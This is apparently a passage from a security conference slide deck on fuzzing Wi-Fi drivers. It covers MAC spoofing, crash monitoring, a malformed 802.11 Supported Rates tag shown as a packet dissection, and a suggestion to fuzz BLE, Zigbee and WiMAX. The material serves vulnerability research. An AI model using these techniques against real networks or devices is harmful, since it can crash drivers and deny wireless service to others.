- **You can't construct a malformed frame that the driver can't receive!**
- **Keep the same channel, except that the broadcast frame does not need to specify the MAC address, the other must fake the same MAC address. Because they communicate via MAC address**
- **Monitor the target to detect the target crash status when performing fuzzing on the target**



How to Smart Fuzzing ?

If you want to construct a valid payload, please follow the protocol specification!

Let your fuzzer change smart !

```
▼ IEEE 802.11 wireless LAN
  ▶ Fixed parameters (4 bytes)
  ▼ Tagged parameters (15 bytes)
    ▶ Tag: SSID parameter set: AAA
    ▼ Tag: Supported Rates BSS requires support for mandatory features of HT PHY (IEEE 802.11 - Clause 20), BSS r...
      Tag Number: Supported Rates (1)
      Tag length: 8
      Supported Rates: BSS requires support for mandatory features of HT PHY (IEEE 802.11 - Clause 20) (0xff)
      Supported Rates: BSS requires support for mandatory features of HT PHY (IEEE 802.11 - Clause 20) (0xff)
      Supported Rates: BSS requires support for mandatory features of HT PHY (IEEE 802.11 - Clause 20) (0xff)
      Supported Rates: BSS requires support for mandatory features of HT PHY (IEEE 802.11 - Clause 20) (0xff)
      Supported Rates: BSS requires support for mandatory features of HT PHY (IEEE 802.11 - Clause 20) (0xff)
      Supported Rates: BSS requires support for mandatory features of HT PHY (IEEE 802.11 - Clause 20) (0xff)
      Supported Rates: BSS requires support for mandatory features of HT PHY (IEEE 802.11 - Clause 20) (0xff)
      Supported Rates: BSS requires support for mandatory features of HT PHY (IEEE 802.11 - Clause 20) (0xff)
```



How to Smart Fuzzing ?

Long-term sending malformed data will cause interference to the channel, and the large packet data may also cause the router to refuse service.

The image displays four overlapping windows illustrating network fuzzing:

- MEDIATEK**: Network configuration window showing fields for network name, speed, channel, IP address, and subnet mask.
- Windows**: Error dialog box titled "无法连接到 AAAA" (Cannot connect to AAAA).
- 无线网络**: Wireless network list where the network "AAAA" is highlighted with a red box.
- Network Log**: Packet capture log showing traffic from 180.97.33.108 with various response times and TTL values. A red box highlights the bottom portion of the log.



Conclusion

- **You can try fuzzing other wireless protocols, for example, WIMAX, BLE, zigbee**
- **Create your own fuzzers for different drivers instead of sending frames that the driver can't receive**
- **Wireless adapters come in a variety of modes, so try more.**



Q&A



THANKS



CYBER PEACE
TECHNOLOGY